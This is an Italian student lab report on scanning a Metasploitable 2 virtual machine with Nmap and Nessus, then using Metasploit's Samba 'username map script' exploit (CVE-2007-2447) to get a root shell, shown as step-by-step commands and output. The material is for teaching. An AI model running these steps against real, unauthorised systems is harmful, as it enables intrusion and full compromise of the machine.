Report Vulnerability Scanning e Exploitation

> A cura di Pierantonio Miglietta, Iris Canole, Rebecca Talone, Francesco Miolli, Tiziano Bramonti, Andrea Sottile, Alessandro Ricci

Obiettivo

Si richiede di effettuare un **Vulnerability Scanning** completo sulla macchina Metasploitable e successivamente sfruttare una vulnerabilità critica presente nel servizio Samba.

In particolare:

- Effettuare un Vulnerability Scanning (basic scan) con **Nessus** sulla macchina Metasploitable
- Sfruttare la vulnerabilità del servizio attivo sulla porta `445 TCP` utilizzando MSFConsole
- Eseguire il comando `ifconfig` una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima

Configurazione del laboratorio

Si procede con la configurazione delle macchine Kali e Metasploitable, inserendo come indirizzi IP rispettivamente `192.168.50.100` e `192.168.50.150`

Macchina Attaccante (Kali Linux)

- Sistema operativo: Kali Linux
- IP: `192.168.50.100`
- Strumenti: `Nessus Essentials`, `Metasploit Framework`, `Nmap`

Macchina Target (Metasploitable)

- Sistema operativo: Ubuntu Linux (Metasploitable 2)
- IP: `192.168.50.150`
- Servizio vulnerabile: `Samba smbd 3.X` (porta `445 TCP`)
- Vulnerabilità: `Username map script (CVE-2007-2447)`

Parametri di rete richiesti

- Listen port per payload: `5555`
- Subnet: `192.168.50.0/24`
- Gateway: `192.168.50.1`

Perché questo scenario?

In un ambiente controllato e legale, possiamo simulare un attacco reale utilizzando vulnerabilità note per comprendere come funzionano gli exploit su vulnerabilità reali e - in prospettiva - come difenderci da essi.


La combinazione di vulnerability scanning e exploitation pratica rappresenta l'essenza del penetration testing professionale.

Configurazione della rete

Passiamo ora alla configurazioni della rete per la Kali e la Metasplotable.

Configurazione IP Statico su Kali Linux

La macchina attaccante Kali Linux deve essere configurata con un indirizzo IP statico nella stessa subnet del target. Lo screenshot mostra la configurazione dell'interfaccia di rete tramite l'editor grafico di connessione:



Parametri configurati per Kali Linux:


- Address (Indirizzo): `192.168.50.100`

- Netmask (Maschera di rete): `24` (equivalente a `255.255.255.0`)
- Gateway: `192.168.50.1`

> **Note**
>
> l'impostazione è configurata in modalità Manuale (`Method: Manual`) per garantire che l'IP rimanga fisso e non cambi ad ogni riavvio del sistema

Configurazione IP Statico su Metasploitable

Analogamente, la macchina target Metasploitable deve essere configurata con un IP statico. Lo screenshot mostra la configurazione dell'interfaccia `eth0`:




Parametri configurati per Metasploitable:

- Address (Indirizzo): `192.168.50.150`
- Netmask (Maschera di rete): `24`
- Gateway: `192.168.50.1`

Verifica della connettività

Dopo aver configurato entrambe le macchine, è fondamentale verificare che la connettività di rete sia stabilita correttamente. Lo screenshot mostra l'utilizzo del comando **ping** dalla macchina Kali Linux verso Metasploitable:




```
ping 192.168.50.150
```

Analisi dei risultati: Il comando ping invia pacchetti ICMP `echo request` al target. L'output mostra che tutti i 6 pacchetti trasmessi sono stati ricevuti (`0% packet loss`) con tempi di risposta compresi tra 0.361ms e 0.616ms, confermando che la macchina target è raggiungibile e la connettività è ottimale.


Ricognizione con Nmap

Prima di utilizzare **Nessus** e **Metasploit**, è buona pratica effettuare una scansione rapida con `Nmap` per identificare i servizi attivi sul target. Questo ci permette di avere una prima panoramica dei servizi esposti e delle loro versioni.

```
nmap -sV 192.168.50.150
```

Parametri del comando:

- **`-sV`:** Service Version Detection - rileva le versioni dei servizi in esecuzione sulle porte aperte



Risultati significativi della scansione:


- **Porta `21/tcp (FTP)`:** `vsftpd 2.3.4` - Versione con backdoor nota
- **Porta `22/tcp (SSH)`:** `OpenSSH 4.7p1 Debian`
- **Porta `80/tcp (HTTP)`:** `Apache httpd 2.2.8`
- **Porta `139/tcp` e `445/tcp` (NetBIOS/SMB):** `Samba smbd 3.X - 4.X` - Il servizio target del nostro exploit
- **Porta `1524/tcp` (bindshell):** Metasploitable root shell - Shell remota diretta
- **Porta `3306/tcp` (MySQL):** `MySQL 5.0.51a`

La scansione rivela numerosi servizi potenzialmente **vulnerabili**. In particolare, la presenza di Samba smbd sulle porte `139` e `445` indica che il servizio di condivisione file Windows/Linux è attivo e rappresenta il nostro obiettivo principale per questo progetto.

Vulnerability Scanning con Nessus

Accesso all'interfaccia web di Nessus


Nessus Essentials è uno scanner di vulnerabilità professionale che permette di identificare debolezze di sicurezza in sistemi e reti. L'interfaccia web di Nessus è accessibile tramite browser all'indirizzo `https://kali:8834`. Lo screenshot mostra la schermata di connessione:



> **Caution**
>
> Nessus utilizza un certificato SSL autofirmato, quindi il browser mostrerà un avviso di sicurezza che può essere accettato per procedere, trattandosi di un ambiente di laboratorio controllato.

Configurazione del basic network scan

Per avviare una scansione in Nessus, selezioniamo il template **"Basic Network Scan"** che esegue una scansione standard delle vulnerabilità più comuni. Lo screenshot mostra la configurazione della scansione:



Parametri della scansione:


- **Name:** Esercizio L4 BW 2
- **Description:** Progetto per Build Week 2
- **Folder:** Epicode - Cartella per organizzare le scansioni
- **Targets:** `192.168.50.150` - L'indirizzo IP della macchina Metasploitable

Una volta configurati i parametri, si procede al lancio della scansione cliccando sul pulsante di avvio. Nessus eseguirà migliaia di check di sicurezza sul target, identificando vulnerabilità note, configurazioni errate e servizi obsoleti.

Analisi dei risultati e generazione report

evidenziando il numero e la gravità delle vulnerabilità rilevate. La schermata mostrata indica che sono state trovate **82 vulnerabilità** su un singolo host (`192.168.50.150`).

Per generare un report dettagliato delle vulnerabilità, Nessus offre diverse opzioni di esportazione. Lo screenshot mostra la finestra di generazione report:



Opzioni di report disponibili:

- **Report Format:** PDF (consigliato per documentazione professionale), HTML, o CSV
- **Report Template:** "Complete List of Vulnerabilities by Host" fornisce l'elenco completo e dettagliato
- Altri template disponibili includono "Detailed Vulnerabilities By Host" e "Detailed Vulnerabilities By Plugin"

Il report PDF generato da Nessus includerà informazioni dettagliate su ciascuna vulnerabilità: descrizione tecnica, livello di rischio (Critical, High, Medium, Low, Info), impatto potenziale, e raccomandazioni per la remediation.

Identificazione della vulnerabilità Samba

Analizzando i risultati della scansione Nessus, tra le 82 vulnerabilità rilevate emerge una criticità particolarmente significativa sul servizio Samba (porta 445/TCP): la vulnerabilità **"Username map script" (CVE-2007-2447)**.

Caratteristiche della vulnerabilità:

- **Severità:** Critical (10.0 CVSS)
- **Servizio vulnerabile:** Samba smbd 3.0.20 - 3.0.25rc3
- **Exploit disponibile:** Sì, presente in Metasploit Framework
- **Impatto:** Remote Code Execution - l'attaccante può eseguire codice arbitrario con privilegi root


Questa vulnerabilità permette l'esecuzione remota di comandi attraverso l'opzione "username map script" di Samba. Rappresenta il vettore di attacco perfetto per la fase successiva di exploitation.

Exploitation con Metasploit

Avvio di Metasploit Framework

Metasploit Framework (MSF) è la piattaforma di penetration testing più utilizzata al mondo. Per avviare la console interattiva di Metasploit, utilizziamo il comando:

```
msfconsole
```



La console MSF fornisce un'interfaccia completa per gestire exploit, payload, encoder e moduli ausiliari, rendendo il penetration testing efficiente e organizzato.

Ricerca del Modulo Samba

Come suggerito dalla traccia dell'esercizio, utilizziamo la funzionalità di ricerca di Metasploit per individuare l'exploit specifico per Samba. Il comando **search** permette di cercare moduli per keyword:

```
search samba
```

```
msf auxiliary(dos/samba/read_nttrans_ea_list) >search samba

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank       Check  Description
   -   ----                                                 ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec       2010-12-21       excellent  Yes    Citrix Access
 Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig          2005-03-02       average    No     Computer Asso
ciates License Client GETCONFIG Overflow
   2     \_ target: Automatic                               .                .          .      .
   3     \_ target: Windows 2000 English                    .                .          .      .
   4     \_ target: Windows XP English SP0-1                .                .          .      .
   5     \_ target: Windows XP English SP2                  .                .          .      .
   6     \_ target: Windows 2003 English SP0                .                .          .      .
   7   exploit/unix/misc/distcc_exec                        2002-02-01       excellent  Yes    DistCC Daemon
 Command Execution
   8   exploit/windows/smb/group_policy_startup             2015-01-26       manual     No     Group Policy
Script Execution From Shared Resource
   9     \_ target: Windows x86                             .                .          .      .
   10    \_ target: Windows x64                             .                .          .      .
   11  post/linux/gather/enum_configs                       .                normal     No     Linux Gather
Configurations
   12  auxiliary/scanner/rsync/modules_list                 .                normal     No     List Rsync Mo
dules
   13  exploit/windows/fileformat/ms14_060_sandworm         2014-10-14       excellent  No     MS14-060 Micr
osoft Windows OLE Package Manager Code Execution
   14  exploit/unix/http/quest_kace_systems_management_rce  2018-05-31       excellent  Yes    Quest KACE Sy
stems Management Command Injection
   15  exploit/multi/samba/usermap_script                   2007-05-14       excellent  No     Samba "userna
me map script" Command Execution
   16  exploit/multi/samba/nttrans                          2003-04-07       average    No     Samba 2.2.2 -
 2.2.6 nttrans Buffer Overflow
   17  exploit/linux/samba/setinfopolicy_heap               2012-04-10       normal     Yes    Samba SetInfo
rmationPolicy AuditEventsInfo Heap Overflow
   18    \_ target: 2:3.5.11~dfsg-1ubuntu2 on Ubuntu Server 11.10   .          .          .      .
   19    \_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.10    .          .          .      .
```

Tra i risultati della ricerca, identifichiamo il modulo che corrisponde alla vulnerabilità rilevata da Nessus:

```
exploit/multi/samba/usermap_script
```

Informazioni sul modulo:

- **Nome:** Samba "username map script" Command Execution
- **Path:** exploit/multi/samba/usermap_script
- **Rank:** Excellent - indica altissima affidabilità
- **Disclosure Date:** 2007-05-14

Selezione e configurazione del Modulo

Per utilizzare l'exploit identificato, dobbiamo prima selezionarlo e poi configurare i parametri necessari:

```
use exploit/multi/samba/usermap_script
```

Una volta selezionato il modulo, il prompt di MSF cambia per indicare che stiamo lavorando con questo specifico exploit. Procediamo con la visualizzazione delle opzioni disponibili:

```
show options
```

Questo comando ci mostra tutti i parametri configurabili del modulo. I parametri principali sono:

- **`RHOSTS`**: Remote Host - l'indirizzo IP del target (`Required`)
- **`RPORT`**: Remote Port - la porta del servizio Samba (default: `139`)
- **`LHOST`**: Local Host - IP della macchina attaccante per il payload reverse
- **`LPORT`**: Local Port - porta di ascolto per la connessione inversa (da impostare a `5555`)

Impostazione dei Parametri

Configuriamo i parametri richiesti secondo la traccia dell'esercizio:

```
set RHOSTS 192.168.50.150
set LPORT 5555
```

```
msf exploit(multi/samba/usermap_sript) > set LPORT 5555
LPORT => 5555
```

> **Important**
>
> Il parametro LHOST (indirizzo della macchina attaccante) viene generalmente rilevato automaticamente da Metasploit, ma può essere impostato manualmente se necessario con `**set LHOST 192.168.50.100**`.

Verifichiamo la configurazione prima di lanciare l'exploit:

```
show options
```

È importante controllare che tutti i parametri richiesti (contrassegnati come "yes" nella colonna Required) siano stati impostati correttamente prima di procedere all'exploitation.

Esecuzione dell'Exploit

Lancio dell'Attacco

Con tutti i parametri configurati correttamente, siamo pronti a lanciare l'exploit. Il comando per eseguire l'attacco è: `exploit` oppure il suo alias `run`


```
msf exploit(multi/samba/usermap_script) > exploit
```

Quando l'exploit viene eseguito, Metasploit:

- Invia il payload alla macchina target
- Sfrutta la vulnerabilità nel servizio Samba
- Stabilisce una sessione di comando se l'attacco ha successo
- Fornisce accesso alla shell della macchina compromessa

Analisi del Successo dell'Exploit

Se l'exploit ha successo, Metasploit mostrerà un messaggio indicando che una sessione di comando è stata aperta.



Indicatori di successo:


- Messaggio "Command shell session 2 opened" conferma l'accesso ottenuto
- Il prompt cambia, indicando che abbiamo una shell attiva sul target
- Possiamo ora eseguire comandi direttamente sulla macchina compromessa

> **Important**
>
> La vulnerabilità Samba "username map script" fornisce accesso con i privilegi dell'utente che esegue il servizio Samba, che tipicamente è root o un utente con elevati privilegi.

Fase Post-Exploitation

Verifica dell'Accesso

Una volta ottenuta la shell sulla macchina target, il primo passo è verificare la nostra identità e i privilegi ottenuti. Utilizziamo il comando **`whoami`**:



Il comando restituisce **"root"**, il che significa che abbiamo ottenuto il massimo livello di privilegi sul sistema target - accesso completo come amministratore.

Esecuzione del Comando `ifconfig`

Come richiesto dalla traccia dell'esercizio, eseguiamo il comando **ifconfig** per verificare l'indirizzo di rete della macchina vittima: `ifconfig`

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:fa:a8:72
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fefa:a872/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:28 errors:0 dropped:0 overruns:0 frame:0
          TX packets:84 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2812 (2.7 KB)  TX bytes:10901 (10.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:230 errors:0 dropped:0 overruns:0 frame:0
          TX packets:230 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:87397 (85.3 KB)  TX bytes:87397 (85.3 KB)

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:fa:a8:72 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.150/24 brd 192.168.50.255 scope global eth0
    inet6 fe80::a00:27ff:fefa:a872/64 scope link
       valid_lft forever preferred_lft forever
```

Output del comando:

- **Interfaccia lo (loopback):** `inet addr: 127.0.0.1`
- **Interfaccia eth0 (ethernet):** `inet addr: 192.168.50.150`
- **Broadcast:** `192.168.50.255`
- **Netmask:** `255.255.255.0`

L'output del comando `ifconfig` conferma che ci troviamo effettivamente sulla macchina target con IP `192.168.50.150`, validando il successo completo dell'attacco.

Ulteriori Attività Post-Exploitation

In un penetration test reale, dopo aver ottenuto accesso con privilegi root, un pentester procederebbe con attività quali:

- **Enumerazione del sistema:** raccolta informazioni su utenti, processi, servizi attivi
- **Privilege escalation:** se non si avesse già accesso root
- **Persistence:** creazione di backdoor per mantenere l'accesso
- **Lateral movement:** movimento verso altri sistemi nella rete
- **Data exfiltration:** identificazione e raccolta di dati sensibili

> **Important**
>
> **Nota etica importante:** Queste attività devono essere eseguite SOLO in ambienti di test controllati e con esplicita autorizzazione. L'accesso non autorizzato a sistemi informatici è illegale e perseguibile penalmente.

Conclusioni

Riepilogo del Progetto

Abbiamo dimostrato con successo un workflow completo di penetration testing, dalla fase di vulnerability assessment fino all'exploitation e post-exploitation.

Attraverso una serie di passaggi metodici abbiamo:

- Configurato correttamente l'ambiente di test con indirizzi IP statici e verificato la connettività di rete
- Eseguito ricognizione preliminare con Nmap per identificare servizi attivi e versioni
- Utilizzato Nessus Essentials per effettuare un vulnerability scanning professionale, identificando 82 vulnerabilità
- Analizzato i risultati della scansione per identificare vulnerabilità critiche sfruttabili
- Utilizzato Metasploit Framework per sfruttare la vulnerabilità Samba "username map script" (`CVE-2007-2447`)
- Ottenuto accesso root al sistema target attraverso l'exploitation della porta 445/TCP
- Eseguito attività di post-exploitation per verificare l'accesso e confermare la configurazione di rete del target

Importanza della Vulnerabilità Samba

La vulnerabilità `CVE-2007-2447` nel servizio Samba rappresenta un caso di studio particolarmente significativo nella storia della sicurezza informatica:

- **Severità massima:** con un punteggio CVSS di 10.0, questa vulnerabilità permette Remote Code Execution senza autenticazione

- **Accesso privilegiato:** l'exploit fornisce direttamente privilegi di root, saltando completamente la fase di privilege escalation
- **Diffusione:** Samba è uno dei servizi più diffusi per la condivisione di file in reti miste Linux/Windows
- **Facilità di exploitation:** L'exploit è estremamente affidabile (rank: excellent) e richiede configurazione minima

